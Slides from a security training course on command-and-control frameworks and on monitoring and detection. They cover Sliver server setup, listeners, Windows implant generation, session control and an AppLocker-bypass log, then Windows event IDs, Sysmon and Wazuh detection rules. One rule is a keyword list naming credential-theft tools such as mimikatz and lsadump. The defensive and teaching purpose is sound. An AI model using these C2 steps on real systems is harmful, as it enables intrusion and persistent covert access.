

References:

<https://raw.githubusercontent.com/wiki/cobbr/Covenant/images/covenant-qui-dashboard.png>



# Examples of Popular Frameworks

---

- APfell
- Caldera
- Metasploit
- Cobalt Strike
- Sliver
- Havoc
- Faction
- Koadic
- Merlin
- Poshc2



Claranet Cyber Security brings you  
**NotSoSecure  
Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# The C2 Matrix Project

---

- This project aims to point you to the best C2 framework based on your requirements and target environment.

<https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IgPsSc/edit#gid=0>



References:  
<https://www.thec2matrix.com/about>



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Communication Structure

---

- Centralised Architectures
  - The classic design for C2 is based on a centralised architecture where one or more servers are exclusively used to coordinate C2 communication.
  - While centralised architectures are robust to random failure, they are fragile against strategic attacks.
  - Centralised C2 networks are not scalable.
- Decentralised Architectures
  - The main design goals are scalability, strong availability and fault tolerance.
  - They are also known as Peer-to-Peer (P2) architecture.
  - Large amounts of redundancy against targeted attacks, consequently in comparison to centralised C2.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

# Some Stealthier Communication Techniques

---

## DNS

- It is also possible to use the DNS system as a communication channel rather than just to set up the channel.
- Domain Generation Algorithms (DGA)
  - The function of a DGA is to allow the malware to programmatically generate domains for which it attempts to access a command-and-control server. It is then up to the attacker to ensure they control the domains that will be generated.
- NameCoin
  - Namecoin is related to Bitcoin and provides a decentralized method to register and control domain names. Namecoin service uses the “.bit” top-level domain.
  - Anonymously purchase a domain outside the control of any international body.

# Some Stealthier Communication Techniques

---

- Protocol Mimicking/Hiding
  - The idea is to hide certain, noticeable communications of C2 by making them look like they belong to a normal protocol.
  - For example, hiding C2 framework traffic that uses TOR to look like a Skype call.
  - Two or more protocols can also be merged such as SSH and HTTP to evade detection.
- Esoteric C&C Channels
  - Example: One of the proposed channels is to make use of the microphones and speakers found in most laptops to transmit data between machines using inaudible frequencies.
  - With this technique, approximately 20bit/s up to a range of 19.7m can be achieved.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Sliver

---

- Open-source cross-platform adversary emulation.
- Developed in Golang for cross-platform compatibility.
- Empowers you to establish covert communication channels with compromised systems.
- Sliver C2 Server: Windows, macOS, Linux.
- Sliver C2 Implants: Windows, macOS, Linux (and potentially more).




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Sliver Multiplayer Mode

---

- Enables collaboration.
- Operators download preferred client software from the releases page.
- Clients can connect across different platforms.
- Mutual TLS authentication is used; certificates are managed automatically.



# Firing Sliver C2

---

- Available on GitHub.
- Starting the Server:
  - sliver-server
- Check service status:
  - systemctl status sliver



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## References:

<https://go.dev/doc/install>  
<https://github.com/BishopFox/sliver>

# Multiplayer Setup - Server

---

- Requires Server run run as **Demon**.
- **New-operator:** command generates operator config files.
- **Multiplayer:** Starts the multiplayer listener for operator connections.

```
new-operator --name user --lhost 1.2.3.4  
multiplayer
```



```
root@kali:~# ./sliver-server  
[*] Loaded 2 extension(s) from disk  
  
All hackers gain exploit  
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddde2eb9e3df  
[*] Welcome to the sliver shell, please type 'help' for options  
[*] Check for updates with the 'update' command  
[server] sliver > multiplayer  
[*] Multiplayer mode enabled!  
[*] user18 has joined the game  
[server] sliver >
```

# Multiplayer Setup - Client

---

- Imports Operator config.
  - `sliver_client import <userconfig.cfg>`
- Configuration files location
  - `~/.sliver-client/configs/`

Support for multiple server profile configurations.

```
root@kali:~/sliver# ./sliver-client_linux
Connecting to 192.168.120.206:31337 ...
[*] Loaded 2 extension(s) from disk

SLIVER

All hackers gain ninjitsu
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver >
```

# Sliver Listeners

---

- Listeners
  - Configured for various protocols like mTLS, HTTP(S), DNS, or WireGuard.
  - View and manage listeners running in the background: jobs.
  - Listeners support both sessions and beacon callbacks.

```
[server] sliver > mtls
[*] Starting mTLS listener ...
[*] Successfully started job #3

[server] sliver > jobs

      ID  Name   Protocol  Port  Stage Profile
      ===  ===  =====  =====  =====  =====
      1  grpc   tcp        31337
      2  http   tcp        80
      3  mtls   tcp        8888

[server] sliver >
```

# Sliver Implants

---

- Implants
  - Sliver implants are cross-platform.
  - Sliver supports both Session and Beacon modes.
  - Implants: Persistent access and extensive capabilities for controlling compromised systems.
  - Beacons: Lightweight communication and stealth to maintain covert access and evade detection.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Crafting Implants for Covert Operations

---

- Session Mode:

```
generate --http your_server_ip:80 --os windows
```

- Beacon Mode:

```
generate beacon --http your_server_ip:80 --os windows
```

```
sliver > generate --http 192.168.120.206:80 --os windows
[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m40s
[*] Implant saved to /root/sliver/INTERNATIONAL_TRELLIS.exe
```

# Commanding your Implants

---

- List active session.
  - sessions
- Interact with a specific implant.
  - use <session\_id>
- View all previously generated implant binaries.
  - implants

```
[*] Session a5ebcab2 UNLIKELY_DEVIL - 192.168.18.17:60233 (WKS18) - windows/amd64 - Wed, 08 May 2024 13:26:29 BST
sliver > sessions
ID      Transport  Remote Address      Hostname  Username  Operating System  Health
=====  ======  ======  ======  ======  ======  ======
a5ebcab2  mtls      192.168.18.17:60233  WKS18    default   windows/amd64  [ALIVE]

sliver > sessions -i a5ebcab2
[*] Active session UNLIKELY_DEVIL (a5ebcab2)

sliver (UNLIKELY_DEVIL) > whoami
Logon ID: WKS18\default
[*] Current Token ID: WKS18\default
sliver (UNLIKELY_DEVIL) >
sliver (UNLIKELY_DEVIL) >
```

# Sliver Armory

---

- List current aliases
  - aliases
- Extension package manager
  - extensions
- List available packages
  - armory
- Aliases removal
  - aliases rm
- Extensions removal
  - extensions rm

```
sliver (UNLIKELY_DEVIL) > armory install c2tc-domaininfo
[*] Installing extension 'c2tc-domaininfo' (v0.0.8) ... done!

sliver (UNLIKELY_DEVIL) > c2tc-domaininfo
[*] Successfully executed c2tc-domaininfo (coff-loader)
[*] Got output:
-----
[+] DomainName:
plum.local
[+] DomainGuid:
{93D30C95-21E9-421E-B692-41F90698DCF2}
[+] DnsForestName:
plum.local
[+] DcSiteName:
Default-First-Site-Name
[+] ClientSiteName:
Default-First-Site-Name
[+] DomainControllerName (PDC):
\\DC001.plum.local
[+] DomainControllerAddress (PDC):
\\10.0.2.215
[+] NextDc DnsHostName:
dc001.plum.local
-----
```

## Demo 4.13



### C2

---

- Create a listener with a custom HTTP/mTLS profile on Sliver.
- Perform cross forest Kerberoasting for an SPN to gain access to staff-access.partner.local machine using Sliver.

[https://www.youtube.com/watch?v=dnPet\\_tMNOc&list=PLzVPGKI\\_CdO-mxck1RHIQFKDNaqXPjQTz&index=5](https://www.youtube.com/watch?v=dnPet_tMNOc&list=PLzVPGKI_CdO-mxck1RHIQFKDNaqXPjQTz&index=5)

# C2 Detection and Disruption

---

- Look for known bad network activity:
  - Monitor DNS traffic to identify internal devices that attempt to contact domains that are known to be involved in C2 activity.
  - Monitor IP traffic to identify internal devices that attempt to connect to endpoints that are known to be involved in C2 activity.
  - Look for traffic that matches known C2 traffic signatures.
- Detect anomalous network activity:
  - Analyze network traffic to identify activity that deviates from the expected, normal traffic of the monitored network.
  - Establish traffic baselines to determine the “normal” profile of the network.
  - Evaluate current network activity against the established baselines to identify deviations that may be indicative of C2 activity.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# C2 Detection and Disruption

---

- Block/Disrupt C2 Activity:
  - Review the network for unwanted communication mechanisms that can be used for C2 activities such as P2P overlays, Social networks and Anonymisation networks.
  - Set up rate-limit policies to slow down traffic meant for untrusted endpoints.
  - Segment the network to separate systems with different trusts and risk profiles.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Monitoring and Detections

---



Claranet Cyber Security brings you

**NotSoSecure  
Training**

# Monitoring and Detection

---



- Monitoring and detection entails **gathering and analyzing** data in order to **detect suspicious activity or unauthorised system modifications** on your infrastructure, determining which types of behaviour should trigger alerts.
- This is accomplished by searching for **patterns in data**, either from a single source, such as a user system, or by combining data from numerous systems and sources.
- All pertinent information has been gathered and is properly managed.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Logs and Log Management

---



- Detailed information about an **asset, system performance, or user activity.**
- Log management **entails collecting logs from a variety of sources and keeping them in a central location.**
- Basically, used to check system availability, performance, errors, warnings, etc.
- A typical log management system software would not analyse and detect threats from the captured logs.



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

## Windows Logging - The need for it

---



- Event logs help to keep track of the activities performed by a target user/application in the system.
- Helps diagnostics and troubleshooting in case of any technical failure or security attacks.
- Compliances like **SOX, HIPAA, ISO, etc.** recommend to strictly log the events.
- Logs are useful to analyse if the Confidentiality, Integrity and Availability were hampered in the event of a security breach.



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Windows Event Log

---



This is a structured record related to system, security and application events.

Helps the administrator to diagnose and troubleshoot errors, failures, security breaches, etc.

A typical Windows event contains:

- Date and Time of the event
- The user account which performed the activity and the host details
- The Source of the Event
- The Unique Event ID



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Windows Event Log - Event types details

---



## 1. Error

This event is caused when there is a problem. E.g., If a service fails to load or a dependency file missing causing the service to fail, there may be a loss of data or functionality in case of an Error event log.

## 2. Warning

This event is caused when the system detects a probable future problem. E.g., Memory or Disk space is getting low. In general, there is no loss of data or functionality in the case of a Warning event log.



Claranet Cyber Security brings you  
**NotSoSecure  
Training**

### References:

<https://docs.microsoft.com/en-us/windows/win32/eventlog/event-types>

© NotSoSecure Training 2024, All Rights Reserved.

# Windows Event Log - Event types details

---



## 3. Information

This event is caused in the event of successful activity. E.g., A device driver installs and loads successfully.

## 4. Success Audit

This event is caused when an audited security access attempt is successful. E.g., A successful user login generates a success audit log.



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All Rights Reserved.

## 5. Failure Audit

This event is caused when an audited security access attempt is unsuccessful. E.g., A user login attempt failure generates a failure audit log.

# Important Event ID's to monitor

Event ID	Activity
4624, 4625, 4634, 4720, 4722, 4725, 4728, 4732, 4756	User account activity like successful login, failed login, account creation and deletion, addition to privileged groups.
4782	User account Password hash was accessed
4950	Windows Firewall setting changed
5025	Windows Firewall Stopped
4698, 4699, 4700, 4701, 4702	Activities around Windows scheduled tasks
1001	BSOD
4769, 4770	Kerberoasting attempts
4624	Probable Pass the Hash
4673	Privileged service like lsass was called

References:  
<https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/>



Claranet Cyber Security brings you  
**NotSoSecure  
Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Sysmon



- System Monitor (Sysmon) is a Windows system service and device driver that, once installed, monitors and logs system activities to the Windows event log throughout system reboots.
- It gives detailed information on the generation of processes, network connections, and changes in file creation times.
- It is part of Sysinternals toolkit by Microsoft.

Install Sysmon with a configuration file (as described below)

```
cmd
```

```
sysmon -accepteula -i c:\windows\config.xml
```

References:

<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All Rights Reserved.

# Sample Sysmon Configuration file



```
<Sysmon schemaversion="3.2">
    <!-- Capture all the hashes -->
    <HashAlgorithms>*
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

## Demo 4.14



## Logs and Event Viewer

- Get familiarized with Windows logs, Event Viewer and practice reading various events.
- Locate log event for disabling real time monitoring in Windows Defender.
- Increase PowerShell logging to improve Windows logging.

[https://www.youtube.com/playlist?list=PLzVPGKI\\_CdO\\_6xzSZmhlehO98IJpGhEKp](https://www.youtube.com/playlist?list=PLzVPGKI_CdO_6xzSZmhlehO98IJpGhEKp)

# Introduction to Monitoring Tools: **SIEM**

---



**SIEM (Security Information and Event Management)** tools basically collects logs from various sources and perform analysis on it to detect probable attacks on the infrastructure.

Heavily depends on the rules which is applied over the logs to detect threats.

Rules are written in such a way that it resembles an **attacker tactics, techniques and procedures (TTP)**. In case a sequence of log matches a TTP, the SIEM tool would alert an indicator of compromise (IoC)

splunk>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# WAZUH

---



Open-Source monitoring tool for threat detection, integrity monitoring, incident response and compliance checks.

Helps in multiple security aspects like security analytics, intrusion detection, log data analysis, file integrity monitoring, vulnerability detection, configuration assessment, compliance, active response etc.

**More than just a SIEM.**




Claranet Cyber Security brings you  
**NotSoSecure  
Training**

References:  
<https://wazuh.com/>

© NotSoSecure Training 2024, All  
Rights Reserved.

# WAZUH



**References:**  
<https://wazuh.com/>



Clearanet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Components of WAZUH – Wazuh Agent



Installed on endpoints which then sends the collected logs and sends it to the Wazuh server.

Supports Windows, Linux, MAC, Solaris and AIX platforms as end systems for monitoring.



References:  
<https://documentation.wazuh.com/current/getting-started/components/index.html>




Claranet Cyber Security brings you  
**NotSoSecure  
Training**

© NotSoSecure Training 2024, All Rights Reserved.

# Components of WAZUH – Wazuh Server



Receives data from the Wazuh client and process it to identify threats and probable indicators of Compromise.



References:

<https://documentation.wazuh.com/current/getting-started/components/index.html>



© NotSoSecure Training 2024, All Rights Reserved.


## Components of WAZUH – **Elastic search**



Provides the web user interface for Wazuh.

Performs Indexing and stores alerts generated by Wazuh server.


Used for Wazuh health check and monitor its status.



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Wazuh Architecture



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Attack Detection and Correlation

---



Different types of data pattern can be analysed and correlated from the collected logs to identify attacks, or malicious actions.

These patterns can be written from scratch or can be customized from default templates and can be referred to as rules.

Once the rule is triggered, it can be used to create an alert.

Detections are only as good as their underlying rules.



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Default Rules for Wazuh

```
root@ubuntusec:~$ ls /var/ossec/ruleset/rules/
0010-rules_config.xml      0145-wordpress_rules.xml      0280-attack_rules.xml
0015-ossec_rules.xml       0150-cimserver_rules.xml     0285-systemd_rules.xml
0016-wazuh_rules.xml       0155-dovecot_rules.xml      0290-firewalld_rules.xml
0020-syslog_rules.xml      0160-vmpop3d_rules.xml     0295-mysql_rules.xml
0025-sendmail_rules.xml    0165-vpopmail_rules.xml    0300-postgresql_rules.xml
0030 postfix_rules.xml     0170-ftpd_rules.xml        0305-dropbear_rules.xml
0035-spamd_rules.xml      0175-proftpd_rules.xml    0310-openbsd_rules.xml
0040-imapd_rules.xml       0180-pure-ftpd_rules.xml  0315-apparmor_rules.xml
0045-mailscanner_rules.xml 0185-vsftpd_rules.xml      0320-clam_av_rules.xml
0050-ms-exchange_rules.xml 0190-ms_ftpd_rules.xml    0325-opensmtpd_rules.xml
0055-courier_rules.xml     0195-named_rules.xml      0330-sysmon_rules.xml
0065-pix_rules.xml         0200-smbd_rules.xml       0335-unbound_rules.xml
0070-netscreenfw_rules.xml 0205-racoon_rules.xml     0340-puppet_rules.xml
0075-cisco-ios_rules.xml   0210-vpn_concentrator_rules.xml 0345-netscaler_rules.xml
0080-sonicwall_rules.xml   0215-policy_rules.xml     0350-amazon_rules.xml
0085-pam_rules.xml          0220-msauth_rules.xml     0360-serv-u_rules.xml
0090-telnetd_rules.xml     0225-mcafee_av_rules.xml  0365-auditd_rules.xml
0095-sshd_rules.xml         0230-ms-se_rules.xml      0375-usb_rules.xml
```

Custom rules can be written in: */var/ossec/etc/rules/local\_rules.xml*



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Login Failure Attempts Detected

Wazuh detected the failed login attempt of Bob user.

The relevant event ID was 4625 which logs failed login attempts.

Feb 15,  
2022 @ 005 WKS35  
23:03:26.8 61

Logon Failure - Unknown user or bad password

Table	JSON	Rule
	<pre>{   "agent": {     "name": "WKS35",     "id": "005"   },   "manager": {     "name": "ubuntusec"   },   "data": {     "win": {       "eventdata": {         "subjectLogonId": "0x0",         "ipAddress": "192.168.10.206",         "authenticationPackageName": "NTLM",         "workstationName": "WORKSTATION",         "subStatus": "0xc000006a",         "logonProcessName": "NLSSsp",         "targetUserName": "bob",         "keyLength": "0",         "subjectUserSid": "S-1-0-0",         "processId": "0x0",         "inPort": "43275"       }     }   } }</pre>	



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All Rights Reserved.

# Applocker GPO Bypass

Wazuh detected the Applocker GPO Bypass done by the Bob user.

Feb 18, 2022 @ 15:01:35.45 005 WKS35 3

Applocker Bypass by Bob: Powershell execution 13

Table JSON Rule

```
{
  "agent": {
    "name": "WKS35",
    "id": "005"
  },
  "manager": {
    "name": "ubuntusec"
  },
  "data": {
    "win": {
      "eventdata": {
        "contextInfo": "Severity = Warning Host Name = Default Host Host Version = 5.1.14393.0 Host ID = d24f4bd5-1ee5-424d-a37d-74e80a10750c Host Application = C:\\\\Windows\\\\Microsoft.NET\\\\Framework64\\\\v4.0.30319\\\\InstallUtil.exe /logfile=\\\\LogToConsole=false /u C:\\\\Users\\\\bob\\\\Downloads\\\\runme.exe Engine Version = 5.1.14393.0 Runspace ID = 985c364c-ca5c-4082-8ac3-c2db1c51795d Pipeline ID = 1 Command Name = Get-Acl Command Type = Cmdlet Script Name = Command Path = Sequence Number = 26 User = PLUM\\\\\\bob Connected User = Shell ID = Microsoft.PowerShell",
        "payload": "Error Message = Attempted to perform an unauthorized operation. Fully Qualified Error ID = System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.GetAclCommand"
      }
    }
  }
}
```



Claranet Cyber Security brings you  
**NotSoSecure Training**

© NotSoSecure Training 2024, All Rights Reserved.

# Rule Screenshot



```
<rule id="100537" level="10">
  <field name="win.system.providerName">^Microsoft-Windows-PowerShell$</field>
  <field name="win.system.severityValue">^ERROR$</field>
  <group>powershell,</group>
  <description>Powershell Error EventLog</description>
  <options>no_log</options>
</rule>

<rule id="100538" level="13">
  <if_sid>60012</if_sid>
  <field name="win.system.providerName">^Microsoft-Windows-PowerShell$</field>
  <group>powershell,</group>
  <description>Powershell Critical EventLog</description>
</rule>

<rule id="100539" level="13">
  <if_sid>100538, 100537, 100536, 100535, 100534</if_sid>
  <field name="win.eventdata.contextInfo">bob</field>
  <description> Applocker Bypass by Bob: Powershell execution</description>
</rule>
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Malicious Code Execution in Powershell

Wazuh detected the execution of malicious Powershell scripts using the Event ID 4104.

Event ID 4104 detects the script block execution or information retrieval via script block execution.

Feb 18,  
2022 @ 14:52:48.28 005 WKS35 2

Malicious Code execution in Powershell : 14

Table [JSON](#) Rule

```
{  
  "agent": {  
    "name": "WKS35",  
    "id": "005"  
  },  
  "manager": {  
    "name": "ubuntusec"  
  },  
  "data": {  
    "win": {  
      "eventdata": {  
        "messageNumber": "1",  
        "messageTotal": "33",  
        "scriptBlockText": "&lt;# PowerUp aims to be a clearinghouse of common Windows privilege escalation  
vectors that rely on misconfigurations. See README.md for more information. Author: @harmj0y License:  
BSD 3-Clause Required Dependencies: None Optional Dependencies: None #Requires -Version 2  
##### # PSReflect code for Windows API access # Author:  
@mattifestation # https://raw.githubusercontent.com/mattifestation/PSReflect/master/PSReflect.ps1 #  
##### function New-InMemoryModule { &lt;# .SYNOPSIS  
Creates an in-memory assembly and module Author: Matthew Graeber (@mattifestation) License: BSD 3-Clause  
  
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All Rights Reserved.

# Rule Screenshot

---



```
<rule id="100543" level="15">
  <if_sid>100538, 100537, 100536, 100535, 100534 </if_sid>
  <field name="win.eventdata.ScriptBlockText"
>powerup|powerview|rohnspowershellblog|ConvertSidToStringSid|lsa
-secrets|PowerUpModule|CachedGPPPassword|AlwaysInstallElevated|ModifiableService|BypassUAC|
harmj0y|DumpCreds|invoke
-mimikatz|token|crypto|dpapi|sekurlsa|kerberos|lsadump|privilege|dcsync|privilege::debug
</field>
  <description> Malicious Code Execution in Powershell Detected: $(win.eventdata.path
)</description>
</rule>
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

